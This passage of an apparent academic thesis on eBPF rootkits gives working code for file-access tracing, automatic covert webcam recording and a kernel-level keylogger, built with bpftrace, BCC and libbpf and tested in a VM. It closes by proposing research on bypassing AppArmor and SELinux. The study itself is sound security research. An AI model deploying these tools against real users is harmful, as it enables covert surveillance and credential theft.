    data.pid = bpf_get_current_pid_tgid() >> 32;
    bpf_get_current_comm(&data.comm, sizeof(data.comm));

    filename = (const char *)ctx->args[1];
    bpf_probe_read_user_str(&data.filename, sizeof(data.filename),
       filename);

    if (is_target(data.filename) == 0) {
        return 0;
    }

    bpf_perf_event_output(ctx, &events, BPF_F_CURRENT_CPU, &data,
       sizeof(data));
    return 0;
}
```

Listing 7: eBPF program attached to `sys_enter_openat` tracepoint

4.4.1.2 User-Space Event Handling

The user-space logic is implemented in the `trace_open.c` file (cf. Listing 8). It is responsible for loading, attaching, and interacting with the eBPF program. The implementation utilizes libbpf's auto-generated skeleton (`program.skel.h`) to simplify program management and reduce boilerplate code. Upon successful loading and attachment, a perf buffer is configured to receive events from the kernel.

Two callback functions are defined: `handle_event()` processes valid events and prints the collected metadata, while `handle_lost()` reports any dropped events due to buffer overflow. The program enters a polling loop, continuously monitoring for new events until interrupted by the user. Signal handling ensures graceful termination, and all resources are properly released upon exit.

```
static void handle_event(void *ctx, int cpu, void *data, __u32 size
    ) {
    struct data_t *e = data;
    printf("PID %u (%s) opened: %s\n", e->pid, e->comm, e->filename
        );
}

int main() {
    struct trace_open *skel = trace_open__open();
    if (!skel) return 1;

    trace_open__load(skel);
    if (trace_open__attach(skel)) goto cleanup;

    struct perf_buffer_opts pb_opts = {};
    pb_opts.sample_cb = handle_event;

    struct perf_buffer *pb = perf_buffer__new(
        bpf_map__fd(skel->maps.events), 8, &pb_opts
    );
    if (!pb) goto cleanup;

    puts("Monitoring file opens... Ctrl+C to exit.");
    while (!exiting)
        perf_buffer__poll(pb, 100);

cleanup:
    trace_open__destroy(skel);
    return 0;
}
```

Listing 8: User-space program for receiving and printing eBPF events

4.4.1.3 Significance and Extensibility

This targeted tracing strategy demonstrates a precise and efficient method for collecting file access events. By focusing on a specific file, the system avoids unnecessary data collection and reduces performance impact. The use of CO-RE enhances portability across kernel versions, while perf buffers ensure low-latency communication between kernel and user space.

The design is modular and extensible. It can be adapted to monitor additional files, directories, or system calls. Furthermore, it provides a foundation for integrating with broader observability frameworks, enabling correlation with network activity, user behavior, or system performance metrics.

This implementation could serve as a prototype for developing advanced collection features in eBPF-based monitoring systems, emphasizing precision, portability, and performance.

4.4.2 Webcam Capture

This section explores the integration of webcam capture (cf. T1125, Video Capture) within a virtualized environment, focusing on how eBPF was envisioned to facilitate stealthy and

reactive recording workflows. The original concept involved using eBPF to monitor system calls related to device access, specifically, detecting when the webcam device file (e.g., `/dev/video0`) was opened. Upon such detection, a recording program would be launched automatically, capturing video in the background and storing the output discreetly. The goal was to create a mechanism that could respond to webcam usage events without requiring persistent monitoring or manual intervention, thereby enabling covert surveillance within a controlled VM setup.

4.4.2.1 Vagrantfile Modifications for Webcam Support

To enable webcam passthrough from the host to the Ubuntu VM, the additions in Listing 9 were made to the `Vagrantfile`.

```
# Enable USB controller and EHCI (USB 2.0) support
vb.customize ["modifyvm", :id, "--usb", "on"]
vb.customize ["modifyvm", :id, "--usbehci", "on"]

# Define a USB filter for the webcam device
vb.customize ["usbfilter", "0", "--target", :id, "--name", "Webcam"
    , "--vendorid", "046d", "--productid", "0825"]
```

Listing 9: VirtualBox customization directives for USB webcam passthrough

Additionally, the shell provisioner was updated to install webcam-related utilities and assign appropriate permissions, as shown in Listing 10.

```
sudo apt install -y v4l-utils ffmpeg
sudo usermod -aG video vagrant
```

Listing 10: Shell provisioner commands for webcam access and tooling

These changes enable the VM to detect and interact with the host webcam, supporting tasks such as image capture and video streaming.

4.4.2.2 Web Cam Recording

Once webcam access is enabled within the virtual machine, it becomes possible to capture video streams directly from the device using standard Linux tools. This subsection outlines practical methods for webcam recording, including direct capture via `ffmpeg`, automated recording through a custom script, and virtual device forwarding using `v4l2loopback`.

Recording via `ffmpeg`

On Linux systems, webcams typically appear as character devices under `/dev`, such as `/dev/video0`. The `ffmpeg` utility can be used to record video from this device with hardware-accelerated compression (cf. Listing 11).
Key flags used in this command include:

```
ffmpeg -f v4l2 -i /dev/video0 -c:v libx264 -preset ultrafast -crf
    23 output.mp4
```

Listing 11: Basic webcam recording command using `ffmpeg`

- `-f v4l2`: Specifies Video4Linux2 as the input format.
- `-i /dev/video0`: Identifies the webcam device.
- `-c:v libx264`: Uses H.264 compression for video encoding.
- `-preset ultrafast`: Minimizes CPU usage during encoding.
- `-crf 23`: Sets the quality level (lower values yield better quality and larger files).

Automated Recording Script

To automate webcam recording upon device access, a shell script (cf. Listing 12) can be used in conjunction with `inotifywait`, which monitors file system events. The following script initiates recording when the webcam device is opened and terminates recording when it is closed.

```
#!/bin/bash

VIDEO_DEV="/dev/video0"
OUTPUT_DIR="$HOME/webcam-recordings"

mkdir -p "$OUTPUT_DIR"

while true; do
    inotifywait -e open "$VIDEO_DEV"
    TIMESTAMP=$(date +"%Y-%m-%d_%H-%M-%S")
    ffmpeg -f v4l2 -i "$VIDEO_DEV" -c:v libx264 -preset ultrafast \
           "$OUTPUT_DIR/recording_$TIMESTAMP.mp4" &
    FFMPEG_PID=$!

    inotifywait -e close "$VIDEO_DEV"
    kill -INT $FFMPEG_PID
done
```

Listing 12: Automated webcam recording script using `inotifywait` and `ffmpeg`

This approach is useful for reactive recording workflows, such as capturing user activity or monitoring device usage.

Device Contention and Virtual Splitting

Webcam devices typically support exclusive access, meaning only one process can interact with `/dev/video0` at a time. Attempting to access the device concurrently (e.g., via VLC and `ffmpeg`) results in an error (cf. Listing 13).

```
Error opening input: Device or resource busy
Error opening input file /dev/video0.
Error opening input files: Device or resource busy
```

Listing 13: Webcam access error due to device contention

To mitigate this limitation, the `v4l2loopback` kernel module can be used to create a virtual webcam device. This allows the real webcam stream to be forwarded into a virtual device, enabling multiple applications to access the video feed indirectly (cf. Listings 14, 15).

```
sudo modprobe v4l2loopback devices=1 video_nr=10 \
     card_label="VirtualCam" exclusive_caps=1
```

Listing 14: Creating a virtual webcam device using `v4l2loopback`

```
ffmpeg -f v4l2 -input_format mjpeg -i /dev/video0 \
       -vf scale=640:480,format=yuv420p \
       -f v4l2 -pix_fmt yuv420p /dev/video10
```

Listing 15: Forwarding real webcam stream to virtual device

This setup is intended to allow applications such as VLC to read from `/dev/video10`, simulating access to the real webcam. However, in practice, this configuration does not resolve the underlying device contention issue. The virtual device still depends on exclusive access to `/dev/video0`, and the original limitation persists: only one process can interact with the physical webcam at a time.

Despite its powerful tracing capabilities, eBPF cannot resolve the issue of exclusive access to webcam devices. This limitation arises because eBPF only operates at the kernel level to observe and filter events, meaning that it does not have the authority to override hardware-level constraints or modify driver behavior. When a webcam is already in use by one process, the kernel enforces mutual exclusion, preventing other processes from accessing the device. eBPF can detect that access was attempted or denied, but it cannot multiplex the stream or force concurrent access. Therefore, while eBPF can be used to trigger actions based on device usage, it cannot circumvent the fundamental restriction that only one process may interact with the physical webcam at a time.

4.4.3 Keylogging with eBPF

This section details the implementation of a **kernel-level keylogger** using eBPF, a method that allows for the stealthy and efficient monitoring of keyboard input events directly within the kernel. By leveraging eBPF's capability to attach to kernel probes, specifically the `input_event` function, it is possible to capture raw key codes before they are processed by the operating system's input stack, thereby providing a robust mechanism for logging user keystrokes (cf. T1056, Input Capture).

4.4.3.1 Target Function Selection Methodology

Identifying the optimal kernel function for capturing raw keystrokes requires reconnaissance of the Linux input subsystem. The following methodology was used to identify the earliest point of input processing accessible via `kprobe` attachment.

Input Probe Discovery and Tracing The first step involved listing all available kernel probes related to input using `bpftrace` and simultaneously attaching to them to see which are triggered by a physical keyboard event (cf. Listing 16).

```
# List all probes related to the 'input' subsystem
sudo bpftrace -l kprobe:*input*

# Attach to all found probes and print the probe name upon
    execution
sudo bpftrace -e "$(sudo bpftrace -l kprobe:*input* | awk '{print
    $0 " { printf(\"%s\\n\", probe); }"}')"
# ... trigger keyboard input ...
cat <output_file> | sort | uniq
```

Listing 16: Discovering and Tracing Kernel `input` Probes

An example output of the triggered probes is present below in Listing 17.

```
kprobe:add_input_randomness
kprobe:input_event
kprobe:input_event_from_user
kprobe:input_get_disposition
kprobe:input_get_timestamp
kprobe:input_handle_event
kprobe:input_to_handler
kprobe:tty_termios_input_baud_rate
kprobe:uinput_write
```

Listing 17: Tracing Kernel `input` Probes Ouput

Kernel Source Analysis To understand the role and arguments of each triggered function, the corresponding kernel source code was retrieved and analyzed. This involved adding source repositories, updating, and downloading the Linux kernel source (cf. Listing 18). The `cscope` was then used for efficient, interactive analysis to retrieve the file path and function signature for each probe (cf. Listing 19).

Probe Arguments Analysis The resulting analysis of function arguments is summarized in Table 4.1 and Table 4.2. Based on the argument analysis in Table 4.1, `input_event` and `input_handle_event` immediately stand out as the primary candidates from the list of triggered functions, as they are the only two that provide the complete context required for robust keylogging: the originating device pointer (`struct input_dev *dev`), event `type`, event `code`, and event `value`.

```
# Add deb-src lines to sources.list
echo "deb-src http://archive.ubuntu.com/ubuntu noble main
    restricted universe multiverse" | sudo tee -a /etc/apt/sources.
    list
echo "deb-src http://archive.ubuntu.com/ubuntu noble-updates main
    restricted universe multiverse" | sudo tee -a /etc/apt/sources.
    list

# Fetch the Linux source package
sudo apt update
apt source linux
# Source package is now available at ./linux-*
```

Listing 18: Retrieving Linux Kernel Source Code

```
sudo apt install cscope
cd linux-<VERSION>/ # e.g., cd linux-6.8.0
find . -name "*.[ch]" > cscope.files
cscope -b
cscope -L -1 <PROBE_NAME> # e.g., cscope -L -1 input_event
```

Listing 19: Using `cscope` for Function Signature Retrieval

Probe (target function)	Source File Path	Arguments
add_input_randomness	drivers/char/random.c include/linux/random.h	unsigned int type unsigned int code unsigned int value
input_event	drivers/input/input.c include/uapi/linux/input.h	struct input_dev *dev unsigned int type unsigned int code int value
input_event_from_user	drivers/input/input-compat.c	const char __user *buffer struct input_event *event
input_get_disposition	drivers/input/input.c	struct input_dev *dev unsigned int type unsigned int code int *pval
input_get_timestamp	drivers/input/input.c	struct input_dev *dev
input_handle_event	drivers/input/input.c	struct input_dev *dev unsigned int type unsigned int code int value
input_to_handler	drivers/input/input.c	struct input_handle *handle struct input_value *vals unsigned int count
tty_termios_input_baud_rate	drivers/tty/tty_baudrate.c	const struct ktermios *termios
uinput_write	drivers/input/misc/uinput.c	struct file *file const char __user *buffer size_t count loff_t *ppos

Table 4.1: Analysis of Triggered Kernel Probe Arguments

Final Justification: `input_event` Based on the function call sequence (see Figure 4.3) and the kernel documentation, `input_event` is confirmed as the initial entry point for all input generated by a device driver.

File	kprobe
drivers/input/input.c	input_event, input_get_disposition, input_get_timestamp, input_handle_event, input_to_handler
include/uapi/linux/input.h	input_event
drivers/char/random.c	add_input_randomness
drivers/input/input-compat.c	input_event_from_user
drivers/input/misc/uinput.c	uinput_write
drivers/tty/tty_baudrate.c	tty_termios_input_baud_rate

Table 4.2: Triggered kprobes Grouped by Source File



Figure 4.3: Function call trace for kernel keyboard input events.

The documentation of input_event (cf. Listing 20) gives insights on what it does.

```
/**
 * input\_event() - report new input event
 * @dev: device that generated the event
 * @type: type of the event
 * @code: event code
 * @value: value of the event
 *
 * This function should be used by drivers implementing various
    input
 * devices to report input events. See also input\_inject\_event().
 */
```

Listing 20: Documentation for the input_event() function

Crucially, the function arguments provide all necessary data points directly:

```
void input_event(struct input_dev *dev, unsigned int type,
                 unsigned int code, int value);
```

Listing 21: Definition and arguments of the `input_event()` function

Observing the raw event stream from `bpftrace` when pressing and releasing the '`A`' key (on a Belgian layout) confirms this (cf. Listing 22 obtained from running Listing 23).

```
type=4 code=3 value=16
type=4 code=4 value=16
type=1 code=16 value=1
type=0 code=0 value=0
```

Listing 22: Raw event stream captured with `bpftrace` when pressing and releasing the '`A`' key on a Belgian layout

Analysis of these events based on the `include/uapi/linux/input-event-codes.h` file contents from Linux source code reveals:

- `type=4` (`EV_MSC`): Miscellaneous events.
- `type=0` (`EV_SYN`): Synchronization events, used as markers.
- `type=1` (`EV_KEY`): Key state change events.

The event of interest for keylogging is `type=1 code=16 value=1`.

- `type=1`: An `EV_KEY` event.
- `code=16`: Maps to `KEY_Q` in `input-event-codes.h`. This corresponds to the '`A`' key, as the physical layout is Belgian (`be`).
- `value=1`: Indicates a key **press** (a value of `0` indicates release, and `2` indicates repeat).

Therefore, attaching a `kprobe` to `input_event` and filtering for `type == 1` and `value == 1` is the most robust and direct method for capturing key presses. Outputs with `value == 2` may also be kept, though in practice identical consecutive letters are typically produced by pressing the key multiple times.

4.4.3.2 Rapid Prototyping with `bpftrace`

The simplest approach to verify the feasibility of kernel-level key tracing is using the `bpftrace` one-liner. This script attaches a **kprobe** to the kernel's `input_event` function, which is responsible for handling input from various devices. The arguments `arg0` through `arg3` map directly to the `input_event` function signature, as detailed in Table 4.3.

A simple script (cf. Listing 23) attaches to `kprobe:input_event` and applies a filter for `EV_KEY` events (`arg1 == 1`) together with key press actions (`arg3 == 1`). When these conditions are met, the program prints the event details (`type`, `code`, and `value`) using the arguments `arg1`, `arg2`, and `arg3`. This demonstrates the core tracing logic in a straightforward way by selectively displaying relevant keyboard input events. For more verbose,

real-time output, the arguments can be printed directly and without filtering, including dereferencing the `arg0` pointer to get the device name (cf. Listing 24).

Argument	Meaning
`arg0`	Pointer to the input device (`struct input_dev *dev`)
`arg1`	Event **type** (e.g., `EV_KEY`)
`arg2`	Event **code** (e.g., `KEY_Q`)
`arg3`	Event **value** (e.g., 1 for press, 0 for release, 2 for repeated)

Table 4.3: Arguments of the `input_event` Function

```
sudo bpftrace -e '
kprobe:input_event
/arg1 == 1 && arg3 == 1/
{
  printf("type=%d code=%d value=%d\n", arg1, arg2, arg3);
}'
```

Listing 23: Basic `bpftrace` script for counting key presses

```
sudo bpftrace -e '
kprobe:input_event {
  printf("dev=\"%s\" type=%d code=%d value=%d\n", str(((struct
      input_dev *)arg0)->name), arg1, arg2, arg3);
}'
```

Listing 24: Verbose `bpftrace` script for real-time event logging

4.4.3.3 Scripting with BCC for Real-Time Output

For a more practical, real-time keylogger, **BCC** is used, embedding the eBPF C program within a Python script. BCC allows for sophisticated data transfer from the kernel to user-space using `BPF_PERF_OUTPUT` (Perf Buffer) and easier integration with high-level language features like timestamps and external libraries.

eBPF C Program (Kernel-Space) The eBPF C code from Listing 25 attaches directly to the `input_event` function in the kernel and makes use of the `PT_REGS_PARM*` macros to reliably extract the function's arguments at runtime. With these values, it constructs a `key_event_t` struct that contains both a high-resolution timestamp, obtained through `bpf_ktime_get_ns()`, and the corresponding key code. This struct encapsulates the essential information about each keyboard event. Once prepared, the data is submitted to the user-space Python handler through the `events` perf buffer, enabling efficient communication between kernel-space tracing logic and user-space processing.

Python Handler (User-Space) The Python portion from Listing 26 is responsible for managing the user-space side of the workflow. It begins by loading the compiled BPF program into the kernel, ensuring that the tracing logic is active, and then attaches

```
# BCC Python Keylogger

# eBPF program
bpf_program = """
#include <linux/ptrace.h>
#include <uapi/linux/input.h>

struct key_event_t {
    u64 ts;
    u32 code;
};

BPF_PERF_OUTPUT(events);

int trace_input_event(struct pt_regs *ctx) {
    // extract the 2nd, 3rd and 4th arguments of input_event()
    u32 type  = PT_REGS_PARM2(ctx);
    u32 code  = PT_REGS_PARM3(ctx);
    int value = PT_REGS_PARM4(ctx);

    // only EV_KEY presses (value==1)
    if (type == EV_KEY && value == 1) {
        struct key_event_t data = {};
        data.ts   = bpf_ktime_get_ns();
        data.code = code;
        events.perf_submit(ctx, &data, sizeof(data));
    }
    return 0;
}
"""

# ... [rest of the Python code for loading and printing]
```

Listing 25: BCC eBPF program for real-time key press logging

the `kprobe` to the target function. After this setup, the script defines and registers the user-space handler function, `print_event`, which receives the raw event `struct` emitted from the kernel. The handler extracts the relevant fields, converts the timestamp into a human-readable format, and finally prints the key code in real time. This process provides immediate visibility into keyboard activity, demonstrating how BCC integrates low-level kernel instrumentation with accessible Python output.

4.4.3.4 High-Performance Keylogging with `libbpf`

For a minimal overhead and maximum stability solution, the keylogger is re-implemented using `libbpf` with the **CO-RE** model. This approach separates the BPF program (written in C) from the user-space loader (also C), leveraging a BPF skeleton for robust deployment across different kernel versions.

BPF Program (Kernel-Space) The BPF C code from Listing 27 is first compiled into an object file (`.bpf.o`), which can then be loaded into the kernel for execution. Unlike earlier implementations that relied on the Perf Buffer, this version makes use of a **Ring Buffer** (`BPF_MAP_TYPE_RINGBUF`), a data structure specifically designed to provide more

```
# ... [BPF program definition]
from bcc import BPF
from time import strftime

# load & attach our kprobe
b = BPF(text=bpf_program)
b.attach_kprobe(event="input_event", fn_name="trace_input_event")

# user-space printing
def print_event(cpu, data, size):
    ev = b["events"].event(data)
    print(f"[{strftime('%H:%M:%S')}] KEY_CODE: {ev.code}")

print("Logging key presses... Ctrl-C to stop.")
b["events"].open_perf_buffer(print_event)
try:
    while True:
        b.perf_buffer_poll()
except KeyboardInterrupt:
    print("Done.")
```

Listing 26: BCC user-space code for handling and printing key events

efficient and high-throughput communication between kernel-space and user-space. By reducing overhead and improving scalability, the ring buffer allows events to be passed along with minimal latency, which is particularly useful when dealing with frequent input events. The overall tracing logic remains unchanged, but instead of perf buffer calls, the program now employs `bpf_ringbuf_reserve` to allocate space for the event data structure and `bpf_ringbuf_submit` to finalize and deliver the event to user-space. This approach demonstrates how newer BPF features can optimize performance while preserving the same functional behavior.

User-Space Loader (User-Space) The user-space C from Listing 28 program takes care of coordinating the lifecycle of the BPF application once the kernel-side code has been compiled. It begins by opening and loading the BPF skeleton through `program_bpf__open_and_load()`, which ensures that the eBPF program and its maps are properly initialized. After the skeleton is active, the program attaches the `kprobe` using `program_bpf__attach(skel)`, thereby linking the tracing logic to the target kernel function so that events can be intercepted. With the probe in place, the loader sets up the Ring Buffer and registers a **callback handler** (`handle_event`), which defines how incoming event data will be processed in user-space. Finally, the program enters a continuous loop by polling the Ring Buffer indefinitely with `ring_buffer__poll(rb, -1)`, ensuring that events are captured and handled in real time. This sequence demonstrates how the user-space component provides a stable and efficient bridge between kernel instrumentation and accessible output.

Compilation and Testing The **Makefile** automates the build process, including generating the necessary BPF skeleton header (`.skel.h`) and `vmlinux.h` from the system's BTF data, ensuring CO-RE compatibility.

```c
// program.bpf.c (kernel-space)
#include "vmlinux.h"
#define __TARGET_ARCH_x86

#include <bpf/bpf_helpers.h>
#include <bpf/bpf_tracing.h>
#include <linux/input-event-codes.h>

struct key_event_t {
    __u64 ts;
    __u32 code;
};

struct {
    __uint(type, BPF_MAP_TYPE_RINGBUF);
    __uint(max_entries, 1 << 24);
} events SEC(".maps");

SEC("kprobe/input_event")
int trace_input_event(struct pt_regs *ctx)
{
    __u32 type  = PT_REGS_PARM2(ctx);
    __u32 code  = PT_REGS_PARM3(ctx);
    __s32 value = PT_REGS_PARM4(ctx);

    if (type == EV_KEY && value == 1) {
        struct key_event_t *data;

        data = bpf_ringbuf_reserve(&events, sizeof(*data), 0);
        if (!data)
            return 0;

        data->ts   = bpf_ktime_get_ns();
        data->code = code;

        bpf_ringbuf_submit(data, 0);
    }

    return 0;
}
char LICENSE[] SEC("license") = "GPL";
```

Listing 27: `libbpf` BPF C code using Ring Buffer for key event submission

4.4.3.5 Testing and Validation in a Virtual Environment

To validate the functionality of the compiled `libbpf` keylogger in a controlled, isolated, and reproducible manner, testing was conducted within a VM. This methodology prevents the eBPF program from capturing confounding input events from the host operating system's physical keyboard, which would complicate the verification of the captured data.

For this purpose, the `input-emulator` utility was employed. This tool is specifically designed to create virtual input devices (`/dev/input/event*`) and inject synthetic events directly into the kernel's input subsystem. These emulated events are indistinguishable from those generated by physical hardware, ensuring they follow the same kernel code

```c
// program.c (user-space)
#include <stdio.h>
#include <bpf/libbpf.h>
#include <bpf/bpf.h>
#include "program.skel.h"

struct key_event_t {
    __u64 ts;
    __u32 code;
};

static int handle_event(void *ctx, void *data, size_t len) {
    struct key_event_t *event = data;
    printf("Key code: %u at time %llu\n", event->code, event->ts);
    return 0;
}

int main() {
    struct program_bpf *skel = program_bpf__open_and\_load();
    if (!skel) {
        fprintf(stderr, "Failed to load skeleton\n");
        return 1;
    }

    if (program_bpf__attach(skel)) {
        fprintf(stderr, "Failed to attach BPF program\n");
        return 1;
    }

    struct ring_buffer *rb = ring_buffer__new(bpf_map__fd(skel->
       maps.events), handle_event, NULL, NULL);
    if (!rb) return 1;

    while (1) {
        ring_buffer__poll(rb, -1);  // blocks until event arrives
    }

    ring_buffer__free(rb);
    program_bpf__destroy(skel);
    return 0;
}
```

Listing 28: `libbpf` user-space C code for loading BPF and polling the Ring Buffer

path and are correctly intercepted by the `kprobe` attached to `input_event`.

Emulator Installation The `input-emulator` tool is not typically available in standard package repositories and must be compiled from its source. The build process utilizes the `meson` build system, a modern dependency management and compilation tool (cf. Listing 29).

Validation Procedure The validation process is conducted using two separate terminal sessions. The first session runs the keylogger, which acts as the data collector. The second session runs the `input-emulator` to generate the test data.

```
# Install the build system dependency, if not already present
sudo apt install meson

# Clone the source repository from GitHub
git clone https://github.com/tio/input-emulator
cd input-emulator

# Configure the build environment using meson
meson build

# Compile the project
meson compile -C build

# Install the compiled binaries to the system path
sudo meson install -C build
```

Listing 29: Installation of the `input-emulator` Utility from Source

1. **Terminal 1: Launch the Keylogger.**
   The compiled `libbpf` user-space loader (`program`) is executed with superuser privileges (cf. Listing 30 below). These privileges are necessary for the program to perform BPF-related system calls, such as loading the eBPF bytecode, creating maps, and attaching the `kprobe` to the kernel. At this stage, the program is actively executing the `ring_buffer__poll()` loop, blocking until data arrives from the kernel-space ring buffer.

```
sudo ./program
```

Listing 30: Executing the `libbpf` Keylogger

2. **Terminal 2: Simulate Keyboard Input.**
   In a separate terminal, the `input-emulator` is invoked ((cf. Listing 31 below)). First, it is instructed to initialize a new virtual keyboard device, which the kernel will register as a new input source. Second, it is instructed to send the event sequence for a specific key press (e.g., '`A`').

```
# Start the virtual keyboard device, naming it 'kbd'
sudo input-emulator start kbd

# Press a virtual key (e.g., 'A')
# This simulates both a 'press' (value=1) and 'release' (
   value=0) event
sudo input-emulator kbd key a
```

Listing 31: Simulating Key Events with `input-emulator`

Expected Outcome and Verification Upon the execution of `input-emulator kbd key a` in the second terminal, the virtual device driver calls `input_event` within the kernel.

The attached eBPF `kprobe` successfully captures this event, filters it based on the `type == EV_KEY` and `value == 1` conditions, and submits the `key_event_t` struct to the ring buffer.

Consequently, the user-space loader in Terminal 1 unblocks, receives the data via the `handle_event` callback, and prints the captured key code and timestamp to standard output as seen in Listing 32.

```
Key code: 30 at time 1234567890123
```

Listing 32: Sample output produced by the `libbpf` user-space

This output confirms that the end-to-end data pipeline is functional. It is critical to note that the captured data, `Key code: 30`, is the layout-independent **scancode** (`KEY_A` on a QWERTY layout) and not the ASCII character '`A`'. The mapping of this code to its final character representation is handled much later in the operating system's input stack (by the user-space X server or Wayland compositor) and depends on the active keyboard layout. The `localectl status` command can be used to query the system's currently configured locale and keyboard map, which would be essential for the subsequent user-space step of translating captured scancodes into meaningful characters.

Chapter 5
Conclusion

This thesis set out to provide a systematic characterization of eBPF-based rootkits and their alignment with adversarial tactics and techniques. By mapping the functionality of rootkits to the MITRE ATT&CK framework, the research sought to establish a structured understanding of how these threats operate, where their strengths lie, and what limitations constrain their use. The study further aimed to anticipate how rootkit capabilities may evolve in the future.

The analysis concentrated on six MITRE ATT&CK tactics most relevant to rootkit behavior, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Collection, and Command and Control, reflecting the fundamental objectives of kernel-level malware: maintaining access, remaining hidden, and exerting control over the system. Among several available eBPF rootkits, ebpfkit was selected as the primary case study due to its comprehensive implementation of modern adversarial techniques. Through this selection, the research was able to investigate not only the rootkit's direct functionalities but also the broader implications of eBPF as a vehicle for kernel-level compromise.

The qualitative analysis identified twelve core techniques within ebpfkit, many of which overlapped across multiple ATT&CK identifiers. This finding highlighted the versatile and multi-use nature of eBPF rootkit behaviors, where a single mechanism may simultaneously serve evasion, persistence, and privilege escalation goals. Such versatility reflects both the adaptability of rootkits and the difficulty of defending against them. At the same time, the research uncovered techniques not currently leveraged by eBPF-based malware, pointing to architectural constraints that limit arbitrary memory access, user-space interaction, and persistent data collection. These constraints, while restricting certain adversarial behaviors, also provide defenders with a clearer understanding of what eBPF can and cannot achieve.

The quantitative analysis complemented these insights by showing which techniques and tactics were most frequently emphasized. Defense Evasion emerged as the dominant tactic, followed closely by Persistence and Privilege Escalation, underscoring the rootkit's design priorities of stealth and sustained control. Masquerading proved to be the most common technique, while others such as Hijack Execution Flow and Abuse Elevation Control Mechanism reinforced the rootkit's emphasis on concealment and privileged operations. Conversely, the relative absence of complex collection techniques illustrated the practical limitations of eBPF as a tool for broad data exfiltration.

The observation that the Collection (TA0009) tactic remains comparatively limited in existing eBPF rootkits, largely due to architectural constraints that make the technology ill-suited for independently handling complex or high-volume data harvesting tasks entirely within the kernel, led directly to subsequent development efforts. This implementation work successfully explored bridging this capability gap by designing

a hybrid architecture that couples lightweight eBPF kernel probes (such as kprobes and tracepoints) with necessary complementary user-space components. This research utilized a standardized and reproducible development environment (leveraging a Vagrant-managed `Ubuntu 22.04 VM` and Ansible-based provisioning). Key capabilities developed included Targeted File Access Tracing with eBPF and exploration of device interaction through Video (Webcam) Capture (T1125) using user-space tools. Furthermore, the implementation of a kernel-level keylogger by hooking `input_event` successfully captured raw, layout-independent scancodes (Input Capture, T1056), providing a clear path for adversaries seeking to overcome eBPF's limitations in complex data collection scenarios.

In summary, this thesis has demonstrated that eBPF rootkits, while still constrained in certain domains, represent a powerful and flexible class of kernel-level threats. By framing their operation within the MITRE ATT&CK framework, the research provides both a methodological foundation for future studies and a practical resource for defenders seeking to strengthen their threat models. Ultimately, the findings contribute to a deeper understanding of the dual-use nature of eBPF, its potential to improve system performance and observability on one hand, and its capacity to enable sophisticated, covert malware on the other. This duality underscores the urgent need for continued research and proactive defensive development as eBPF becomes increasingly integrated into modern Linux systems.

Chapter 6
Future work

The research conducted in this thesis provides a systematic characterization of eBPF rootkits through the MITRE ATT&CK framework and initiates the development of complementary collection tools to address identified gaps. The findings open several avenues for future investigation that could build upon this foundation, further enhancing the understanding of eBPF-based threats and improving defensive strategies.

The following areas are proposed for future work.

Targeting Advanced Defensive Frameworks: This research focused on the inherent stealth capabilities of eBPF rootkits, with **Defense Evasion (TA0005)** being the most prominent tactic. A logical next step is to investigate how eBPF can be used to bypass or disable modern, default Linux defensive tools such as `AppArmor` and `SELinux`. This would involve exploring techniques to subvert mandatory access control policies from the kernel, potentially by hooking syscalls or manipulating kernel data structures that these frameworks rely on.

Automating Cross-Kernel and Cross-Distribution Testing: The current implementation was developed and tested in a standardized Vagrant environment running a single `Ubuntu 22.04` VM. To better assess the portability and robustness of the developed tools and the CO-RE methodology, future work could involve automating the deployment and testing process across multiple VMs with different kernel versions and Linux distributions. This would help identify kernel-specific behaviors, validate the effectiveness of the tools in diverse environments, and uncover potential vulnerabilities.

True Multi-Platform Capabilities (with `libbpf`): Building on the portability provided by `libbpf` and the CO-RE paradigm, future work should extend the tooling ecosystem beyond a single test distribution. `libbpf`, a robust framework widely adopted by kernel developers, ensures broad support across multiple kernel versions. In parallel, the CO-RE approach leverages `btf` metadata to dynamically adapt eBPF programs, removing the dependency on kernel headers during execution and thereby enabling portability across diverse Linux kernels. The next step is to evaluate the reliability and functionality of BPF applications when interacting with internal kernel structures that often vary significantly across iterations. By emphasizing `libbpf` and CO-RE, future efforts can achieve seamless execution despite structural changes in kernel memory layouts, ultimately reducing compatibility concerns in heterogeneous Linux environments.

Comparative Analysis of eBPF Rootkits: This study primarily focused on `ebpfkit` as a representative case study. Future work could apply the same MITRE ATT&CK mapping methodology to other eBPF rootkits such as `TripleCross`, `Bad BPF`, and `Boopkit` to perform a deeper comparative analysis. Such a study would reveal more common patterns, unique innovations, and differing design philosophies among these tools.

